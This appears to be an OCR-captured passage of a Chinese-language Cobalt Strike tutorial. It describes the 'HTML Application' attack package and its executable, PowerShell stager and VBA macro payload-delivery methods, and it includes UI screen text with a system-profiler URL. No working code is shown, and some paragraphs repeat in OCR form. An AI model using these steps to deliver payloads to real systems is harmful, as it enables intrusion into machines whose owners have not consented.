
HTML 应用程序是用 HTML 编写的 Windows 程序和 Internet Explorer 支持的脚本语言。该包生成一个运行 Cobalt Strike 监听器的 HTML 应用程序。此攻击


使您可以选择使用可执行文件或 PowerShell 来运行有效负载。进入到 **Attacks** -> **Packages** -> **HTML Application**.

此攻击有几种方法可以运行选定的侦听器。该**可执行**方法写一个可执行文件到硬盘并运行它。在 **PowerShell 的**方法将使用 PowerShell 的一班轮运行负载驿站。该 **VBA** 方法使用微软 Office 宏注入您的有效载荷送入内存。VBA 方法需要目标系统上的 Microsoft Office。


这种攻击有几种方法来运行选定的监听器。可执行方法会将可执行文件写入到磁盘中并运行它。**PowerShell** 方法将使用 PowerShell 一行程序来运行负载 stager。vba 方法使用 Microsoft Office 宏将有效负载注入到内存中，VBA 方法需要目标系统上安装 Microsoft Office。


HTML Application Attack on Windows 10



Packages
Web Drive-by
Spear Phish
HTML Application
MS Office Macro
Payload Generator
USB/CD AutoPlay
Windows Dropper
Windows Executable
Windows Executable (S)
external
ser
Event Log X
09/17 14:41:20 *** raffi has joined.
09/17 14:44:31 *** raffi hosted system profiler @ http://ads.l
09/17 14:45:29 *** received system profile (4 applications)
09/17 14:46:19 *** received system profile (4 applications)
09/17 14:46:55 *** received system profile (3 applications)
09/17 14:47:11 *** received system profile (5 applications)
09/17 14:47:45 *** received system profile (5 applications)



HTML Application Attack
This package generates an HTML application that runs a payload.
Listener:
Add
Method:
PowerShell
Generate
Help
profiler @ http://ads.losenolove.com:80/in/
file (4 applications)
file (4 applications)
file (3 applications)
file (5 applications)
file (5 applications)
Create a li
Name:
Payload:
Host:
Port:

